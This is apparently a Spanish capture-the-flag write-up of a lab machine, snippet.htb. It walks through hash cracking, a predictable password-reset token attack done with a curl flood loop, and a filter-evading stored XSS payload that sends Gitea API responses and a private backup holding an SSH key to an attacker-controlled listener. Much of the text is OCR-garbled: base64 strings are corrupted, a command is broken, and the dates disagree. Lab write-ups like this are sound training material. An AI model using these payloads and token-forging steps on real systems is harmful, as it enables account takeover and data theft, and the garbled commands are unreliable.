31300 | Sha3-256 (Skein) | Raw Hash
34200 | SHA3-256 (rfc6917$pass) | Raw Hash
28800 | sha256(md5$pass) | Raw Hash salted and/or iterated
21400 | sha256(shaz256_bin$pass) | Raw Hash salted and/or iterated

Please specify the hash-mode with -m [hash-mode].
Started: Sun Oct 26 15:47:14 2025
Stopped: Sun Oct 26 15:47:17 2025

```




El proceso de cracking arrojó finalmente una coincidencia válida: la contraseña **password123**.

Para determinar a qué usuario correspondía dicho *hash*, realicé una búsqueda mediante grep sobre el volcado JSON previamente obtenido, lo que permitió identificar rápidamente a los propietarios de las credenciales comprometidas.


El análisis reveló un aspecto especialmente relevante: varios usuarios compartían exactamente el mismo *hash* de contraseña. Esta reutilización de credenciales —indicativa de prácticas operativas deficientes— amplía de forma significativa la superficie de acceso, ya que permite autenticarse en la plataforma utilizando cualquiera de las cuentas afectadas.

Opté por iniciar sesión con las credenciales de **Juliana**, una de las usuarias cuyo *hash* coincidía con el recuperado. Tras la autenticación, la aplicación redirigió automáticamente hacia un panel de control que incluía una sección dedicada a fragmentos de código (*snippets*). Al seleccionar uno de ellos, la aplicación cargó la ruta `http://snippet.htb/snippets/<id>`, donde cada identificador corresponde a un recurso individual. El primer snippet no contenía información de interés, por lo que procedí a manipular manualmente el identificador en la URL, accediendo a `http://snippet.htb/snippets/2` con el objetivo de evaluar si existían recursos adicionales expuestos o si la aplicación implementaba controles de acceso deficientes en esta sección.


Al intentar acceder a otros *snippets* mediante la manipulación del identificador en la URL, la aplicación respondió con un mensaje de autorización insuficiente, lo que confirma la existencia de controles de acceso básicos en esta sección. Dado que no se observaban más elementos de interés en esta parte de la interfaz, resultaba pertinente ampliar nuevamente la superficie de enumeración hacia funcionalidades menos evidentes de la aplicación.



En este punto, decidí explorar el mecanismo de recuperación de contraseñas. Al solicitar un restablecimiento para el usuario **Charlie**, la aplicación indicó que el enlace correspondiente había sido enviado a su dirección de correo. Aunque no disponíamos de acceso a su buzón, sí contábamos con credenciales válidas para **Juliana**, por lo que procedí a iniciar un restablecimiento para su cuenta con el fin de verificar si era posible interceptar o visualizar los correos generados por la aplicación.



La plataforma permitía solicitar restablecimientos de contraseña de manera ilimitada, sin mecanismos de *rate limiting* ni validación adicional, lo que constituye una debilidad operativa significativa.



El análisis de los correos disponibles reveló un patrón recurrente en los enlaces de restablecimiento: todos compartían un prefijo idéntico, concretamente e5d4be1fb004e93bf6e5e312b73c8a55. La invariabilidad de este valor sugiere que se trata de un *hash* estático, probablemente derivado de un atributo identificable del usuario, como su dirección de correo electrónico. Para validar esta hipótesis, procedí a calcular el *md5sum* de la dirección asociada a la cuenta, confirmando que el resultado coincidía con el prefijo observado en los enlaces de recuperación.

Este comportamiento permitió inferir un vector de explotación claro: si el token de restablecimiento se compone de un prefijo estático seguido de un sufijo incremental o pseudoaleatorio de baja entropía, es posible forzar la generación masiva de solicitudes hasta cubrir el espacio de combinaciones.

```
(usuario㉿kali)-[~/HTB/extension/content]
$ echo -n 'juliana@snippet.htb' | md5sum
e5d4be1fb004e93bf6e5e312b73c8a55

((usuario㉿kali)-[~/HTB/extension/content]
$ )
```

En el caso de **Charlie**, el cálculo del MD5 de charlie@snippet.htb produjo el valor 3cb830bb658df751861aa4678a582588. Dado que el sufijo parecía constar únicamente de tres dígitos, bastaba con generar del orden de mil solicitudes para garantizar que al menos uno de los enlaces emitidos coincidiera con un token válido.

Para automatizar este proceso, utilicé curl en un bucle que enviaba quinientas solicitudes consecutivas de restablecimiento de contraseña para la cuenta de Charlie, asegurándome de incluir las cookies de sesión y el token XSRF capturados previamente. Este procedimiento replicaba fielmente el flujo legítimo de la aplicación, pero explotaba la ausencia de mecanismos de limitación de tasa y la predictibilidad del esquema criptográfico empleado.

```
(usuario㉿kali)-[~/HTB/extension/content]
$ for i in {1..500}; do
curl -s http://snippet.htb/forgot-password -H "Content-Type: application/json" \
-X 'X-Inertia-Version: true' -H 'X-Inertia-Version: 0.4.0' -H 'X-CSRF-Token: f7f777777777777777777777777777777' \
-d '{ "password": "1234", "password_confirmation": "1234", "email": "charlie@snippet.htb" }' | grep -q "title='Redirecting to'" || break; echo -ne "\r\$" done
```

El siguiente paso consistía en reconstruir la petición final de restablecimiento. Para ello, intercepté mediante Burp Suite una solicitud de cambio de contraseña correspondiente a la cuenta de Juliana, lo que permitió identificar la estructura JSON utilizada por la API y los parámetros exactos que debían suministrarse. Con esta información, resultaba posible fabricar manualmente la petición dirigida a la cuenta de Charlie, sustituyendo únicamente el token por uno de los generados durante el proceso de fuerza bruta.

Request	Response
Pretty Raw Hex	Pretty Raw Hex Render
<pre>1 POST /reset-password HTTP/1.1 2 Host: snippet.htb 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:14.0) Gecko/20100101 Firefox/14.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 5 Accept-Language: es_ES;es;q=0.8,en-US;q=0.5,en;q=0.3 6 Accept-Encoding: gzip, deflate, br 7 X-Requested-With: XMLHttpRequest 8 Content-Type: application/json 9 X-Inertia: true 10 X-Inertia-Version: 207fd4b4b7c2ceeff7800b8c8a11b3b6 11 X-SRF-TOKEN: eyJpdI6IG1LFrXjZpDwRkQWVMMUJs4QnBpk09nV3c9PSIsInZhbhV1jci0zN0LRxQ3UG9yMldpwRhrbzJ0a1VfdzJMeKF jePRzZFU002005QmnsFmz2QjVncutvhsLpWkvlrSng5N2twsbG903jpQnbhhoow93cUVNfHmcPfUjLoSF B2SCBwQVMM-BQl2sa21M0mHpmFegeZ2znBmujLQ04ALLC1tWmBt0iLj1ZjMmMzN1WfRwYVjZjU1ZDFRN2N1NDgw TM0Nj2k0ccwvEVL2M2njZDwHMD02NjJlyTt20TA2NfhiNmMzFmI1wlgFnjoiIn0i0n= 12 Content-Length: 126 13 Origin: http://snippet.htb 14 DNT: 1 15 Connection: keep-alive 16 Referer: http://snippet.htb/reset-password/e5d4be1fb004e93bf6e5e312b73c8a55415?email=julianan40snipp etc... 17 Cookie: XSRF-TOKEN= eyJpdI6IG1LFrXjZpDwRkQWVMMUJs4QnBpk09nV3c9PSIsInZhbhV1jci0zN0LRxQ3UG9yMldpwRhrbzJ0a1VfdzJMeKF jePRzZFU002005QmnsFmz2QjVncutvhsLpWkvlrSng5N2twsbG903jpQnbhhoow93cUVNfHmcPfUjLoSF B2SCBwQVMM-BQl2sa21M0mHpmFegeZ2znBmujLQ04ALLC1tWmBt0iLj1ZjMmMzN1WfRwYVjZjU1ZDFRN2N1NDgw TM0Nj2k0ccwvEVL2M2njZDwHMD02NjJlyTt20TA2NfhiNmMzFmI1wlgFnjoiIn0i0n= 18 Priority: u=0 19 20 { "token": "e5d4be1fb004e93bf6e5e312b73c8a55415", "email": "julianan40snipp", "password": "1234", "password_confirmation": "1234" }</pre>	<pre>1 HTTP/1.1 200 OK 2 Server: nginx/1.14.0 (Ubuntu) 3 Date: Sun, 26 Oct 2023 15:20:41 GMT 4 Content-Type: application/json 5 Connection: keep-alive 6 Vary: Accept 7 X-Inertia: true 8 Cache-Control: private, must-revalidate 9 pragma: no-cache 10 expires: -1 11 Set-Cookie: XSRF-TOKEN= eyJpdI6IG1LFrXjZpDwRkQWVMMUJs4QnBpk09nV3c9PSIsInZhbhV1jci0zN0LRxQ3UG9yMldpwRhrbzJ0a1VfdzJMeKF jePRzZFU002005QmnsFmz2QjVncutvhsLpWkvlrSng5N2twsbG903jpQnbhhoow93cUVNfHmcPfUjLoSF B2SCBwQVMM-BQl2sa21M0mHpmFegeZ2znBmujLQ04ALLC1tWmBt0iLj1ZjMmMzN1WfRwYVjZjU1ZDFRN2N1NDgw TM0Nj2k0ccwvEVL2M2njZDwHMD02NjJlyTt20TA2NfhiNmMzFmI1wlgFnjoiIn0i0n= 12 Content-Type: application/json 13 Content-Length: 222 14 15 { "component": "Auth/ResetPassword", "status": "This password reset token is invalid." }, "url": "/reset-password", "version": "207fd4b4b7c2ceeff7800b8c8a11b3b6"</pre>



Tras identificar la estructura del token de restablecimiento, procedí a generar manualmente un enlace válido para la cuenta de **Charlie**, combinando el *hash* MD5 de su correo electrónico con un sufijo numérico de tres dígitos. Como prueba inicial, intenté restablecer su contraseña a 1234 utilizando el sufijo 223. La aplicación respondió indicando que el token era inválido, lo que confirma que el sufijo debe coincidir exactamente con uno de los generados durante las solicitudes masivas. Ante ello, ejecuté nuevamente el bucle de peticiones de restablecimiento y repetí el proceso. En esta segunda iteración, el token fabricado resultó válido y la contraseña de Charlie fue modificada con éxito.

Con acceso legítimo a la cuenta de **Charlie**, regresé a la ruta `http://snippet.htb/snippets/2`, cuyo contenido había sido inaccesible anteriormente por falta de privilegios. En esta ocasión, el snippet se mostró sin restricciones. El fragmento contenía una solicitud API que empleaba autenticación *Basic*, un mecanismo que codifica en Base64 la concatenación usuario:contraseña. Tras decodificar la cadena presente en la cabecera `Authorization`, obtuve un par de credenciales válida.

OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit DB Google Hacking DB

{ } Dashboard Browse Snippets Members Charlie Cooper

Name
Gitea API

Language
Bash

Author
Jean Castux

Content
curl -XGET http://dev.snippet.htb/api/v1/users/jean/tokens -H 'accept: application/json' -H 'authorization: basic amVhbjpFSG1mYXlxWTdwEE5TzvUQUlYbluSnBB'



Una vez autenticado en el entorno de desarrollo, pude examinar los repositorios disponibles. Entre ellos destacaba uno perteneciente a **Jean**, denominado *extension*. El archivo README.md describía la finalidad del proyecto: un módulo destinado a ampliar la información mostrada en la página principal de incidencias de Gitea, presumiblemente mediante la inyección de lógica adicional en la interfaz o la manipulación de datos internos del sistema.

El siguiente paso consistió en analizar el archivo *inject.js*, identificado como el núcleo funcional de la extensión desplegada en el entorno de desarrollo. Su contenido revelaba que los datos asociados a las *issues* eran inyectados directamente en el DOM sin ningún tipo de sanitización previa. Esta práctica implica que el contenido proporcionado por el usuario es transpuesto de forma literal al HTML de la página, lo que constituye un patrón clásico de vulnerabilidad **Cross-Site Scripting (XSS)**.

```

1 const list = document.getElementsByClassName("issue-list")[0];
2
3 const log = console.log;
4
5 if (!list) {
6   log(`No gitea page..`)
7 } else {
8
9   const elements = list.querySelectorAll("li");
10
11   elements.forEach((item, index) => {
12
13     const link = item.getElementsByClassName("title")[0];
14
15     const url = link.protocol + "://" + link.hostname + "/api/v1/repos" + link.pathname;
16
17     log(`Previewing ${link.textContent}`);
18
19     fetch(url).then(response => response.json())
20       .then(data => {
21         let issueBody = data.body;
22
23         const limit = 500;
24
25         if (issueBody.length > limit) {
26           issueBody = issueBody.substring(0, limit) + "...";
27         }
28       })
29   });
30 }

```



La presencia de XSS resulta especialmente relevante en aplicaciones con perfiles administrativos activos, ya que permite la ejecución arbitraria de JavaScript en el navegador de cualquier usuario que acceda a la página afectada. En un escenario realista, un atacante podría aprovechar esta debilidad para secuestrar sesiones, manipular peticiones o exfiltrar información sensible. Sin embargo, en este caso concreto, la aplicación emplea cookies marcadas como **HttpOnly**, lo que impide su lectura directa mediante JavaScript y neutraliza parcialmente los vectores de robo de sesión tradicionales.

The screenshot shows the Network tab of a browser's developer tools. A specific request for 'inject.js' from 'devsnippet.htb' is selected. The response body contains the following JavaScript code:

```

    <script>
        var cookie = document.cookie;
        var token = cookie.substring(cookie.indexOf("token=") + 6);
        var url = "http://dev.snippet.htb/api/v1/issue?token=" + token;
        var xhr = new XMLHttpRequest();
        xhr.open("GET", url);
        xhr.send();
        xhr.onreadystatechange = function() {
            if (xhr.readyState === 4) {
                var data = JSON.parse(xhr.responseText);
                console.log(data);
            }
        };
    </script>

```

Aun así, la revisión del código fuente reveló un aspecto crítico: la existencia de una **API interna accesible desde el cliente**, a la que es posible enviar peticiones mediante JavaScript. Esto abre la puerta a un enfoque alternativo de explotación: en lugar de intentar acceder a las cookies directamente, es posible utilizar el XSS para realizar peticiones autenticadas en nombre del usuario víctima y exfiltrar las respuestas hacia un servidor controlado por el atacante.

Explorando la interfaz del subdominio dev.snippet.htb, observé en la esquina inferior derecha un enlace denominado *API*. Al seguirlo, se desplegó la documentación completa de la API interna, detallando los endpoints disponibles, los parámetros esperados y los formatos de respuesta. Esta documentación constituye una fuente de información esencial para la construcción de cargas XSS dirigidas, ya que permite identificar qué operaciones pueden ejecutarse desde el navegador de la víctima y qué datos pueden ser extraídos mediante peticiones autenticadas.

The screenshot shows the Gitea API documentation page. The URL is <http://dev.snippet.htb/api/swagger>. The page lists various API endpoints categorized as follows:

- admin
- miscellaneous
- notification
- organization
- issue
- repository
- settings
- user

An 'Authorize' button is located in the top right corner of the interface.



El análisis del código fuente reveló que la función check() implementa un mecanismo rudimentario de filtrado destinado a mitigar ataques de Cross-Site Scripting. El primer filtro elimina únicamente la primera aparición de una etiqueta HTML, sin aplicar ningún tipo de recursividad ni sanitización profunda. Esto implica que una secuencia de etiquetas maliciosas puede atravesar el filtro con relativa facilidad, ya que solo la primera será eliminada mientras que las restantes permanecerán intactas.

```
>>> var str = '<a><img>test</img>';
< undefined
>>> str.replace(/<.*?>,"");
;
① Uncaught SyntaxError: unterminated regular expression literal
>>> str.replace(/<.*?>,"");
② Uncaught SyntaxError: unterminated regular expression literal
>>> str.replace(/<.*?>/,"");
<- "<img>test</img>"
```

El segundo filtro resulta más restrictivo, ya que aplica una lista negra de caracteres y cadenas comúnmente asociadas a cargas XSS. No obstante, este enfoque presenta debilidades inherentes: las listas negras son, por naturaleza, incompletas y triviales de evadir. En este caso, la clave para eludirlas reside en el uso del elemento ``, un vector clásico en ataques XSS debido a su capacidad para ejecutar código JavaScript a través del atributo `onerror`.

Dado que `x` no corresponde a un recurso válido, el evento `onerror` se dispara y ejecuta el código embobido. Sin embargo, al simular el comportamiento del filtro observamos que ciertos fragmentos —como `src`— son eliminados. Afortunadamente, el filtrado es **sensible a mayúsculas y minúsculas**, mientras que el parser HTML no lo es, lo que permite evadir la restricción mediante variantes como `sRc`.

```
>>> <function check(str) {
    // remove tags
    str = str.replace(/<.*?>,"")
    const filter = [":", "\\", "(", ")",
      "src", "script", "6", "|", "[", "]"]
    for (const i of filter) {
      if (str.includes(i)) {
        str = str.replace(i, "")
      }
    }
    return str
  >
< undefined
>>> test = "<><img src=x onerror=alert(1)>";
<- "<><img src=x onerror=alert(1)>"
```


Otros caracteres críticos, como las comillas simples y los paréntesis, también están bloqueados. Para sortear estas limitaciones, recurri a técnicas alternativas: el uso de *backticks* en lugar de paréntesis, la codificación hexadecimal de caracteres prohibidos y, especialmente, el uso de la función `atob()` para decodificar cadenas en Base64 directamente en el navegador de la víctima. Este enfoque permite encapsular la carga útil en un formato que el filtro no detecta, pero que se reconstruye íntegramente en tiempo de ejecución.

El objetivo final del payload es interactuar con el endpoint `/repos/search` de la API interna, aprovechando que las peticiones realizadas desde el navegador de la víctima se ejecutan con sus propias credenciales. De este modo, el XSS no necesita acceder a cookies protegidas: basta con realizar solicitudes autenticadas y exfiltrar las respuestas hacia un servidor controlado por el atacante.

The screenshot shows the CyberChef interface. On the left, the 'Operations' sidebar lists various encoding and decoding functions. The 'Input' tab contains a base64 encoded string: `ZmV0Y2goImh8dH46Ly9kZXuc25pc8ldC5odGivYXpL3YxL3J1cG9zL3NlYXJjaClpLnRoZM4ocnVzcG9uc2UuanNb1joKSSha6uukGRhdGEspBzTdsNwvC3ndBwv1ruHTauMTQzHTT3lyTrYnDvVSNh090lnNwml721meShkVxvNks4pkTsk7g==`. The 'Recipe' tab shows a snippet of JavaScript code using the `fetch` API to send a POST request to `http://dev.snippet.htb/api/v1/repos/search` with JSON data. The 'Output' tab shows the raw bytes of the decoded payload.



El payload XSS definitivo quedó conformado tras integrar todas las técnicas de evasión necesarias para sortear los filtros implementados en la función check(). Para verificar su ejecución en un entorno realista, inicié un servidor HTTP simple mediante Python, con el fin de recibir las peticiones exfiltradas desde el navegador de la víctima. A continuación, accedí a la ruta /jean/extension/issues/new y creé una nueva issue, insertando el payload en el cuerpo del mensaje para garantizar su persistencia.



Una vez publicada la *issue*, regresé a la página de listado en `/jean/extension/issues`. En ese momento, el navegador procesó el contenido malicioso y ejecutó el JavaScript injectado, lo que se reflejó inmediatamente en mi servidor, que recibió una solicitud entrante confirmando la activación del payload.

El contenido exfiltrado estaba codificado en Base64, por lo que procedí a decodificarlo para analizar la respuesta completa. El resultado era un objeto JSON que contenía información sensible obtenida directamente de la API interna, incluyendo datos relativos a los repositorios accesibles por el usuario víctima. Entre los elementos más relevantes se encontraba la referencia al repositorio *extension*, propiedad de Jean, que ya habíamos identificado previamente como un componente clave en la lógica de la aplicación.

```
        "name": "backups",
        "full_name": "charlie/backups",
        "description": "Backup of my Home directory",
        "empty": false,
        "private": true,
        "fork": false,
        "trunk": false,
        "parent": null,
        "mirror": false,
        "size": 24,
        "http_url": "https://dev.snippet.hub/charlie/backups",
        "ssh_url": "git@localhost:charlie/backups.git",
        "clone_url": "http://dev.snippet.hub/charlie/backups.git",
        "original_url": "",
        "website": "",
        "stars": 0,
        "stargazers_count": 0,
        "watchers_count": 1,
        "open_issues_count": -18,
        "open_pr_counter": 0,
        "release_counter": 0,
        "default_branch": "master",
        "archived": false,
        "created_at": "2022-01-04T21:22:16Z",
        "updated_at": "2022-01-04T21:24:30Z",
        "permissions": {
            "admin": true,
            "push": true,
            "pull": true
        },
        "has_issues": true,
        "internal_tracker": {
            "enable_time_tracker": true,
            "allow_only_contributors_to_track_time": true,
            "enable_issue_dependencies": true
        },
        "has_wiki": true
```



El análisis del JSON exfiltrado mediante el payload XSS reveló la existencia de un repositorio perteneciente a **Charlie**, denominado *backups*. Para inspeccionar su contenido, era necesario realizar una petición autenticada al endpoint <http://dev.snippet.htb/api/v1/repos/charlie/backups/contents>.

The screenshot shows the CyberChef interface with the following details:

- Header:** gchq.github.io/CyberChef/#rec.pasteToBase64(A-Za-z0-9%2B%3D)&input=ZmV0Y2goImhdIAdLy9jZXIx25pcBldC5odGvYxBpL3yL3jKG9zL2nYXjsIWUvYmfJa3wcy9jb250ZW50cyJpLnRozW4...
OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit DB Google Hacking DB
- Message Bar:** Last build: 3 months ago - Version 10 is here! Read about the new features here
- Operations:** Options, About / Support
- Left Sidebar (Favourites):**
 - To Base64
 - From Base64
 - To Hex
 - From Hexdump
 - To Hexdump
 - From Hexdump
 - URL Decode
 - Regular expression
 - Entropy
 - Fork
 - Magic
- Input:** Recipe: To Base64, Input: Alphabet: A-Za-z0-9+=
- Output:** ZmV0Y2goImhdIAdLy9jZXIx25pcBldC5odGvYxBpL3yL3jKG9zL2nYXjsIWUvYmfJa3wcy9jb250ZW50cyJpLnRozW4...
Raw Bytes

Dado que el XSS nos permite ejecutar solicitudes desde el navegador de la víctima con sus propias credenciales, elaboré un nuevo payload dirigido específicamente a este endpoint. Tras crear una nueva *issue* e insertar la carga maliciosa en el cuerpo, esperé a que la página de listado procesara el contenido y desencadenara la ejecución del JavaScript injectado.

The screenshot shows a GitHub issue page for the repository 'jean / extension'. The issue is titled 'Private'. The 'Issues' tab is selected. The main content area contains a terminal-like interface with the following text:

```
Bash-4.4$ curl -s http://10.10.14.227/test | ./test | grep -A 10 "error:eval|call|$_|*pva|*x28@tob|Zw!0Y2goIsh@H4Ly%kXYu25pc@bldC5oGdIyVXBjL3YXl3J1c0zL2noYXgssalUyMf-j3!Weey9jbz5Bw5b#cyIpInRo@4ocmVzc69uc2UpT4gcnVzc99uc20uanNvbigpkS58agvukGRhdDEPmzLd@GNoKcJodRhRb018yMTAuMTQ@uMTI3lyIrYnRvYShKU990L@N0cmLuZ2lmeBhkrX0hK34pKt3KGg==`x23`" >>
```

The right sidebar shows the following fields:

- Labels: No branch/tag specified
- Milestone: No Milestone
- Projects: No project
- Assignees: No assignees




Pocos segundos después, el servidor Python que había configurado para recibir las exfiltraciones registró una nueva solicitud entrante.

Tras decodificar el contenido Base64, la respuesta reveló la presencia de un archivo denominado **backup.tar.gz**, alojado en el repositorio de Charlie. Este hallazgo resultaba especialmente prometedor, ya que los archivos de respaldo suelen contener configuraciones internas, credenciales, bases de datos o información sensible que puede facilitar una escalada de privilegios o incluso el compromiso total del sistema.

```
--> /etc/charlie/backup/contents/tar.gz
```

Para proceder a su descarga, preparé un nuevo payload XSS que realizaba una petición directa al archivo y enviaba su contenido —también codificado en Base64— a mi servidor de control.



El mecanismo es idéntico al empleado previamente: el navegador de la víctima, al renderizar la *issue*, ejecuta el JavaScript malicioso, solicita el archivo al servidor interno y lo exfiltra hacia mi infraestructura.

jean / extension

Issues Pull Requests Milestones Explore

Unwatch 1 Star 0 Fork 0

< Code Issues Pull Requests Projects Releases Wiki Activity

Settings

New Issue

Labels Milestones

test #23

Open opened 21 seconds ago by **jean** 0 comments

jean commented 21 seconds ago

Owner ...

No Branch/Tag Specified

Labels No Label

Milestone No Milestone

Projects No project

Assignees No Assignees

1 Participants

La respuesta exfiltrada desde el navegador de la víctima —una vez decodificada desde Base64— reveló un contenido en formato JSON que describía la estructura del repositorio *backups*.

Entre los elementos listados se encontraba un archivo denominado **backup.tar.gz**, cuya obtención resultaba prioritaria dada la naturaleza sensible de los repositorios de respaldo.



El contenido extraído correspondía íntegramente al directorio personal de **Charlie**, lo que confirma que el repositorio *backups* contenía copias de seguridad de su entorno de trabajo. Entre los archivos recuperados se encontraba un elemento especialmente crítico: **una clave privada SSH** asociada al usuario Charlie.

```
(usuario㉿kali)-[~/HTB/extension/content]
└─$ tar zxvf backup.tar.gz
home/charlie/
home/charlie/backups/
home/charlie/backups/backup.tar.gz
home/charlie/.profile
home/charlie/.bash_history
home/charlie/.bash_logout
home/charlie/.ssh/
home/charlie/.ssh/id_rsa
home/charlie/.ssh/id_rsa.pub
